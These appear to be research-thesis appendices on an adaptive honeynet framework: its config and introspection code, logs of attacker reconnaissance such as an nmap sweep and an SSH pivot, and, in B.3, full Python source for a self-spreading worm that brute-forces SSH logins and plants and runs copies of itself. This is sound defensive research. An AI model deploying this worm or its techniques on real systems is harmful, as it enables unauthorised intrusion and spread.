            {

            }
            else
            {
                $m_login_result = $this->c_obj_database_handle->safe_fetch_array();
                $this->c_arr_login_result['sanitised-username'] =
                    $m_sanitised_username;
                $this->c_arr_login_result['login-details'] = $m_login_result;
            }
    }

    public function create_login_session()
    {
        $m_session_processed_ok = false;

        $m_session_var_name = 'dice-name';
        $m_session_value = $this->c_arr_login_result['dice-name'];
        $m_store_username_result = DiceSessionWrapper::do_store_dice_session_value(
            $m_session_var_name, $m_session_value);

        $m_session_var_name = 'login';
        $m_session_value = 1;
        $m_store_login_result = DiceSessionWrapper::do_store_dice_session_value(
            $m_session_var_name, $m_session_value);

        if ($m_store_username_result && $m_store_login_result)
        {
            $m_session_processed_ok = true;
        }

        $this->c_arr_login_result['session-data-stored'] = $m_session_processed_ok;
    }
}
?>
```

Appendix B

Adaptive honeynet framework

B.1 Source code of AHFW

file: ahfw.cfg

```
# AHFW configuration file
#
[ahfw]
  default_policy = cooperate
  db_name = vol_honey_class2.db
  path = /opt/ahfw-0.0.2

[honeynet]
  honeynet = "ubuntu1304","ubuntu1204"
    [[ubuntu1304]]
      disk = "/var/lib/libvirt/images/ubuntu1304.img"
      domain_policy = cooperate
      default_live_vm = 1
      volatility_profile = LinuxUbuntu1304x86
    [[ubuntu1204]]
      disk = "/var/lib/libvirt/images/ubuntu1204.img"
      domain_policy = cooperate
      default_live_vm = 0
      volatility_profile = LinuxUbuntu1204x86

[profiles]
  profiles = "scada","targeted","canary, espionage_design"
    [[scada]]
      keywords = "plc","siemens","s7-1200","abb","google","wget"
      adaptations = "create_file_structure","start_web_server","open_ports"
      stringency = "7"
    [[targeted]]
      keywords = "companydata1","companydata2","gnome-panel"
      adaptations = "create_file_structure","open_ports","create_user"
      stringency = "8"
    [[canary]]
      keywords = "YranaC101","canary2","canary3"
      adaptations = "create_file_structure","open_ports","create_user","mount_disks"
      stringency = "3"
    [[espionage_design]]
      keywords = "*.dwg", "*.dxf", "*.3ds", "*.s7p", "*.ap11"
      adaptations = "create_file_structure","mount_disks"
      stringency = "5"
```

file: ahfw_daemon.sh

```
#/!bin/bash

if [ "$(id -u)" -ne 0 ]; then
   echo "This daemon needs to run as root" 2>&1
   exit 1
fi

python ahfw_introspect/ahfw_daemon.py
```

file: ahfw_daemon.py

```
#/!usr/bin/python

import sys, time, datetime, thread, logging
from multiprocessing import Process
from configobj import ConfigObj

cfg = ConfigObj('ahfw.cfg')
ahfw_path = cfg['ahfw']['path']
sys.path.append(ahfw_path)

from ahfw_adapt.adapt import Adapt
from ahfw_adapt.adapt import DomainManagement
from ahfw_adapt.adapt import DatabaseManagement
from bash_introspect import BashIntrospect
from pslist_introspect import PslistIntrospect
from psaux_introspect import PsauxIntrospect
from network_introspect import NetworkIntrospect

def multi_psaux_introspect(db_name, xen_domain_name, volatility_profile):
  psaux_introspect = PsauxIntrospect(db_name)
  while True:
    try:
      psaux_introspect.introspect(xen_domain_name, volatility_profile)
      time.sleep(3)
    except Exception:
      pass

def multi_bash_introspect(db_name, xen_domain_name, volatility_profile):
  bash_introspect = BashIntrospect(db_name)
  while True:
    try:
      bash_introspect.introspect(xen_domain_name, volatility_profile)
    except Exception:
      pass

```

```
def multi_network_introspect(db_name, xen_domain_name, volatility_profile):
  network_introspect = NetworkIntrospect(db_name)
  while True:
    try:
      network_introspect.introspect(xen_domain_name, volatility_profile)
      time.sleep(3)
    except Exception:
      pass

if __name__ == '__main__':
  # read default vars and honeypot inventory from cfg
  default_policy = cfg['ahfw']['default_policy']
  db_name = cfg['ahfw']['db_name']
  honeynet = cfg['honeynet']['honeynet']
  honeypot_list = []
  live_vm_counter = 0

  # fill honeypot_list (list of dictionaries) from cfg
  for honeypot_name in honeynet:
    honeypot_dict = {}
    honeypot_dict['xen_domain_name'] = honeypot_name
    honeypot_dict['disk'] = cfg['honeynet'][honeypot_name]['disk']
    honeypot_dict['domain_policy'] = cfg['honeynet'][honeypot_name]['domain_policy']
    honeypot_dict['volatility_profile'] = cfg['honeynet'][honeypot_name]['
        volatility_profile']
    honeypot_dict['default_live_vm'] = int(cfg['honeynet'][honeypot_name]['
        default_live_vm'])
    honeypot_list.append(honeypot_dict)

  # identify initial VMs that should be started
  if honeypot_dict['default_live_vm']:
    print "starting initial vm: " + honeypot_dict['xen_domain_name']
    dm = DomainManagement()
    dm.start_vm(honeypot_dict['xen_domain_name'])
    live_vm_counter = live_vm_counter + 1

  counter = 30
  print "sleeping " + str(counter) + " seconds while VM boots up..."
  time.sleep(counter)

  bash_introspect = BashIntrospect(db_name)
  pslist_introspect = PslistIntrospect(db_name)
  psaux_introspect = PsauxIntrospect(db_name)
  network_introspect = NetworkIntrospect(db_name)
  dbm = DatabaseManagement()

  live_introspect_counter = 0
  adapted_introspect_counter = 0

  while True:
    for honeypot in honeypot_list:
      if honeypot['default_live_vm'] == 1:
        print "[init] introspecting " + honeypot['xen_domain_name'] +
        " (" + honeypot['volatility_profile'] + ")"

        xen_domain_name = honeypot['xen_domain_name']
        vol_profile = honeypot['volatility_profile']

        ps_p = Process(target=multi_psaux_introspect,
            args=(db_name, xen_domain_name, vol_profile,))
        ps_p.start()
        bash_p = Process(target=multi_bash_introspect,
            args=(db_name, xen_domain_name, vol_profile,))
        bash_p.start()
        network_p = Process(target=multi_network_introspect,
            args=(db_name, xen_domain_name, vol_profile,))
        network_p.start()
        ps_p.join()
        bash_p.join()
        network_p.join()

        live_introspect_counter = live_introspect_counter + 1
        print "[status] number of rounds of default introspection: " +
         str(live_introspect_counter)
```

file: ahfw.py

```
#!usr/bin/python
# main file for adaptive honeypot framework (ahfw)

import time, os, logging, json, sys
from configobj import ConfigObj
from ahfw_adapt.adapt import Adapt
from ahfw_adapt.adapt import DomainManagement
from ahfw_decision.decision import Decision

cfg = ConfigObj('ahfw.cfg')
default_policy = cfg['ahfw']['default_policy']
cwd = os.getcwd()
db_name = cwd + "/" + cfg['ahfw']['db_name']

# read honeypot inventory from config file
honeynet = cfg['honeynet']['honeynet']
honeypot_list = []

# fill honeypot_list (a list of dictionaries) from cfg
for honeypot_name in honeynet:
  honeypot_dict = {}
  honeypot_dict['xen_domain_name'] = honeypot_name
  honeypot_dict['disk'] = cfg['honeynet'][honeypot_name]['disk']
  honeypot_dict['domain_policy'] = cfg['honeynet'][honeypot_name]['domain_policy']
  honeypot_dict['volatility_profile'] = cfg['honeynet'][honeypot_name]['
      volatility_profile']
  honeypot_list.append(honeypot_dict)

# initiate decision
decision = Decision(db_name)

```

```
# initiate check for number of introspections
current_score = 0

while True:
  if decision.check_for_new_introspections():
    # if true then new introspections to be examined
    logging.info('Beginning new introspection analysis:')

    # returns dict containing name, score, adaptations of any matching profile
    analysis_response = decision.analyse_introspections()

    # use a base 'score'
    if (analysis_response['score'] > 0 and current_score == 0
     or analysis_response['score'] > current_score and current_score != 0):
        logging.info('Decision analysis matched, now queueing adaptations...')

      # create a new adapt instance
        adapting = Adapt(disk, domain, db_name)
        adapting.adapt_handler(analysis_response['name'],
                               analysis_response['score'],
                               analysis_response['adaptations'])
        dm = DomainManagement()
        dm.start_vm(domain)
        current_score = analysis_response['score']

    logging.info('Decision engine finished - resetting introspection counter')
    decision.reset_introspection_count()
  time.sleep (3)
```

B.2 Experiment (i) output

ahfw_daemon.sh output

```
an-research@anresearch-RM:/opt/ahfw-0.0.2$ sudo sh ahfw_daemon.sh
[sudo] password for an-research:
starting initial vm: ubuntu1304
starting VM: ubuntu1304
sleeping for 45 seconds while VM boots up...
[init] introspecting ubuntu1304 (LinuxUbuntu1304x86)
[new process] 1     0   0   2078-07-28 15:55:26 UTC+0000 /sbin/init ro quiet splash
[new process] 2     0   0   2078-07-28 15:55:26 UTC+0000 [kthreadd]
[new process] 3     0   0   2078-07-28 15:55:26 UTC+0000 [ksoftirqd/0]
[new process] 4     0   0   2078-07-28 15:55:26 UTC+0000 [kworker/0:0]
[new process] 5     0   0   2078-07-28 15:55:26 UTC+0000 [kworker/0:0H]
[new process] 6     0   0   2078-07-28 15:55:26 UTC+0000 [kworker/u:0]
[new process] 7     0   0   2078-07-28 15:55:26 UTC+0000 [kworker/u:0H]
[new process] 8     0   0   2078-07-28 15:55:26 UTC+0000 [migration/0]
[new process] 9     0   0   2078-07-28 15:55:26 UTC+0000 [rcu_bh]
[new process] 10    0   0   2078-07-28 15:55:26 UTC+0000 [rcu_sched]
[new process] 11    0   0   2078-07-28 15:55:26 UTC+0000 [watchdog/0]
[...]
[new process] 1792   0     0   2078-07-28 15:56:02 UTC+0000 /usr/sbin/cups-browsed
```

```
[new process] 1793  1000  1000  2078-07-28 15:56:03 UTC+0000 gnome-screensaver
[new process] 1794  1000  1000  2078-07-28 15:56:03 UTC+0000 zeitgeist-datahub
[new process] 1800  1000  1000  2078-07-28 15:56:03 UTC+0000 /usr/bin/zeitgeist-daemon
[new process] 1808  1000  1000  2078-07-28 15:56:03 UTC+0000 /usr/lib/zeitgeist/zeitgeist-fts
[new process] 1816  1000  1000  2078-07-28 15:56:04 UTC+0000 /bin/cat
[new socket] TCP  :::22         :::0          LISTEN      sshd/346
[new socket] TCP  0.0.0.0:22    0.0.0.0:32792 LISTEN      sshd/346
[new socket] TCP  127.0.0.1:631  0.0.0.0:0        LISTEN      cupsd/454
[new socket] UDP  0.0.0.0:68    0.0.0.0:621                 dhclient/732
[new socket] UDP  0.0.0.0:4739  0.0.0.0:995                 dhclient/732
[new socket] UDP  :::37694      :::153                      dhclient/732
[new socket] UDP  127.0.1.1:53   0.0.0.0:711                 dnsmasq/870
[new socket] TCP  127.0.1.1:53   0.0.0.0:0        LISTEN          dnsmasq/870
[new socket] TCP  0.0.0.0:0     0.0.0.0:0      CLOSE           apache2/909
[new socket] TCP  :::80         :::0          LISTEN       apache2/909
[new socket] TCP  0.0.0.0:0     0.0.0.0:0      CLOSE           apache2/913
[new socket] TCP  0.0.0.0:0     0.0.0.0:0      CLOSE           apache2/916
[new socket] TCP  :::80         :::0          LISTEN        apache2/916
[new socket] TCP  0.0.0.0:0     0.0.0.0:0      CLOSE           apache2/920
[new socket] TCP  :::80         :::0          LISTEN        apache2/920
[new process] 1823  0  0  2078-07-28 15:56:27 UTC+0000 /usr/sbin/cups-browsed
[new process] 1825  1000  1000  2078-07-28 15:56:43 UTC+0000 update-notifier
[new process] 1832  1000  1000  2078-07-28 15:56:44 UTC+0000 /usr/bin/python /usr/lib/update-notifier/apt-check
[new process] 1843  1000  1000  2078-07-28 15:56:49 UTC+0000 /usr/lib/i386-linux-gnu/notify-osd

# Connection initiated by ssh
[new process] 1858  0  0  2078-07-28 15:57:27 UTC+0000  sshd: andrew [priv]
[new process] 1859  116  65534  2078-07-28 15:57:27 UTC+0000  sshd: andrew [net]
[new socket] TCP   192.168.122.254:22   192.168.122.1:24   ESTABLISHED   sshd/1858
[new socket] TCP   192.168.122.254:22   192.168.122.1:24   ESTABLISHED   sshd/1859

# Connection successful
[new socket] TCP    192.168.122.254:22   192.168.122.1:24   ESTABLISHED          sshd/1858
[new socket] TCP    192.168.122.254:22   192.168.122.1:24   ESTABLISHED          sshd/1859
[new process] 1864   0   0  2078-07-28 15:57:43 UTC+0000  /usr/sbin/cups-browsed
[new process] 1865   1000   1000  2078-07-28 15:57:43 UTC+0000  /usr/lib/i386-linux-gnu/deja-dup/deja-dup-monitor
[new process] 1965   1000   1000  2078-07-28 15:57:47 UTC+0000  sshd: andrew@pts/3
[new process] 1966   1000   1000  2078-07-28 15:57:47 UTC+0000  -bash
[new socket] TCP    192.168.122.254:22   192.168.122.1:24   ESTABLISHED          sshd/1965
[new process] 2055     0  0  2078-07-28 15:58:08 UTC+0000  /usr/sbin/cups-browsed
[new command] 2014-12-18 14:54:41 UTC+0000 pwd
[new command] 2014-12-18 14:54:52 UTC+0000 whoami
[new process] 2073   1000  1000  2078-07-28 15:59:38 UTC+0000  top
[new process] 2077   0  0  2078-07-28 15:59:48 UTC+0000  /usr/sbin/cups-browsed
```

```
[new command] 2014-12-18 14:55:24 UTC+0000 ps aux
[new command] 2014-12-18 14:55:50 UTC+0000 ls -latrh
[new command] 2014-12-18 14:55:55 UTC+0000 top
[new command] 2014-12-18 14:56:29 UTC+0000 find . -name '*.dwg'
[new command] 2014-12-18 14:56:36 UTC+0000 cat /etc/passwd

# Nmap scan
[new process] 2107    0    0   2078-07-28 16:02:44 UTC+0000   /usr/sbin/cups-browsed
[new socket] TCP   192.168.122.254:53785 192.168.122.194:0    SYN_SENT nmap/2108
[new socket] TCP   192.168.122.254:57284 192.168.122.195:0    SYN_SENT nmap/2108
[new socket] TCP   192.168.122.254:45718 192.168.122.196:0    SYN_SENT nmap/2108
[new socket] TCP   192.168.122.254:52720 192.168.122.197:0    SYN_SENT nmap/2108
[new socket] TCP   192.168.122.254:56241 192.168.122.198:0    SYN_SENT nmap/2108
[...]
[new socket] TCP   192.168.122.254:59111 192.168.122.100:0    SYN_SENT nmap/2108
[new socket] TCP   192.168.122.254:49324 192.168.122.101:0    SYN_SENT nmap/2108
[new socket] TCP   192.168.122.254:39464 192.168.122.102:0    SYN_SENT nmap/2108
[new process] 2108    1000    1000   2078-07-28 16:03:07 UTC+0000   nmap 192.168.122.0/24
[new process] 2112     0    0   2078-07-28 16:03:09 UTC+0000   /usr/sbin/cups-browsed

# Attack actor pivots to next system using ssh
[new process] 2138     0    0   2078-07-28 16:05:14 UTC+0000   /usr/sbin/cups-browsed
[new process] 2139     0    0   2078-07-28 16:05:34 UTC+0000   /bin/sh -c run-parts --report /etc/cron.weekly
[new process] 2140     0    0   2078-07-28 16:05:34 UTC+0000   run-parts --report /etc/cron.weekly
[new process] 2144     0    0   2078-07-28 16:05:34 UTC+0000   /bin/sh /etc/cron.weekly/apt-xapian-index
[new process] 2149     0    0   2078-07-28 16:05:34 UTC+0000   /usr/bin/python /usr/sbin/update-apt-xapian-index --quiet
[new process] 2153     0    0   2078-07-28 16:05:39 UTC+0000   /usr/sbin/cups-browsed
[new socket]   TCP      192.168.122.254:50213 192.168.122.252:0      ESTABLISHED     ssh/2154
[new process] 2154     1000   1000   2078-07-28 16:05:42 UTC+0000   ssh andrew@192.168.122.252
[new process] 2160     0    0   2078-07-28 16:05:47 UTC+0000   /bin/cat

# AHFW shows adversary commands in pivoted-to system. New activity in the same
log is shown using the same introspection routine

[init] introspecting ADAPTED ubuntu1204 (LinuxUbuntu1204x86)
[new process on LinuxUbuntu1204x86] 1       0   0   2014-12-18 22:38:36 UTC+0000   /sbin/init ro quiet splash
[new process on LinuxUbuntu1204x86] 2       0   0   2014-12-18 22:38:36 UTC+0000   [kthreadd]
[...]
[new process on LinuxUbuntu1204x86] 1016       0   0   2014-12-18 22:38:57 UTC+0000   xinit /usr/share/xdiagnose/failsafeXinit /etc/X11/xorg.conf.fails
[new process on LinuxUbuntu1204x86] 1017       0   0   2014-12-18 22:38:57 UTC+0000   /usr/bin/X :0 -br -once -config /etc/X11/xorg.conf.failsafe -logf
[new socket] TCP       0.0.0.0:22      0.0.0.0:0     LISTEN     sshd/656
[new socket] TCP       :::22           :::0          LISTEN     sshd/656
[new socket] UDP       0.0.0.0:5353    0.0.0.0:0                avahi-daemon/717
[new socket] UDP       :::5353         :::0                     avahi-daemon/717
```

```
[new socket] UDP       0.0.0.0:32851  0.0.0.0:0              avahi-daemon/717
[new socket] UDP       :::46811       :::0                    avahi-daemon/717
[new socket] TCP       ::1:631        :::0         LISTEN     cupsd/721
[new socket] TCP       127.0.0.1:631  0.0.0.0:0    LISTEN   cupsd/721
[new socket] UDP       0.0.0.0:68     0.0.0.0:0            dhclient/788
[new socket] UDP       127.0.0.1:53   0.0.0.0:0            dnsmasq/926
[new socket] TCP       127.0.0.1:53   0.0.0.0:0    LISTEN     dnsmasq/926
```

B.3 Source code for automated malware

file: searchMalw.py

```python
#!/usr/bin/env python

# File: searchMalw.py
# Description: Searches filesystem for strings and then pivots to new systems with
    SSH dictionary attack
# Author: A. Nicholson
# Edited: 01/02/15

import paramiko
import sys
import os
import subprocess
import argparse

def AttackSSH(hostFile, dictFile, searchFile, path):
    for ipAddress in open(hostFile, "r").readlines():
        print "\n[+] Dictionary attack host: %s" %ipAddress,
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        for line in open(dictFile, "r").readlines():
            [username, password] = line.strip().split()

            try :
                print "[+] Trying username: %s password: %s" % (username, password)
                ssh.connect(ipAddress, username=username, password=password)
            except paramiko.AuthenticationException:
                print "[-] Failed .."
                continue

            print "[+] Success .. username: %s and password %s" % (username, password
                )

            UploadFilesAndExecute(ssh, path, hostFile, dictFile, searchFile)
            break

def UploadFilesAndExecute(ssh, path, hostFile, dictFile, searchFile):
    print "Uploading malicious files .. "

    malware = "searchMalw"

    sftpClient = ssh.open_sftp()

    ssh.exec_command("mkdir "+ path)
    sftpClient.put(hostFile, path + hostFile)
    sftpClient.put(dictFile, path + dictFile)
    sftpClient.put(searchFile, path + searchFile)

    sftpClient.put("simply", path + "/simply")
    ssh.exec_command("chmod a+x " + path + "/simply")
    ssh.exec_command("nohup " + path + "/simply &")

    sftpClient.put(malware, path + malware)
    ssh.exec_command("chmod a+x " + path + malware)
    ssh.exec_command("nohup " + path + malware + path+hostFile + " " + path+dictFile
        + " " + path+searchFile + " &")

    ssh.close()

def SearchForString(searchFile, path, searchPath, resultFile):
    f = open(path + resultFile, 'w')

    for searchString in open(searchFile, "r").readlines():
        searchString = searchString.rstrip()
        searchString = '*' + searchString + '*'

        print "[+] Trying search string: %s " % (searchString)
        try:
            result = subprocess.check_output(['find', searchPath, '-name',
                searchString], stderr=subprocess.STDOUT).splitlines()
            if len(result) > 0:
                searchString = searchString + ", ".join(result) + "\n"
                f.write(searchString)
        except Exception, e:
            result = ""

    f.close()

if __name__ == "__main__" :
    parser = argparse.ArgumentParser()
    parser.add_argument("hosts", help="file containing hosts to enumerate")
    parser.add_argument("dict", help="file containing acc creds to test in format:
        username<space>password")
    parser.add_argument("strings", help="file containing strings to search for")
    args = parser.parse_args()

    path = "/tmp/.malwSearch/"
    searchPath = "/"
    resultFile = "searchResults.txt"

    SearchForString(args.strings, path, searchPath, resultFile)
    AttackSSH(args.hosts, args.dict, args.strings, path)
```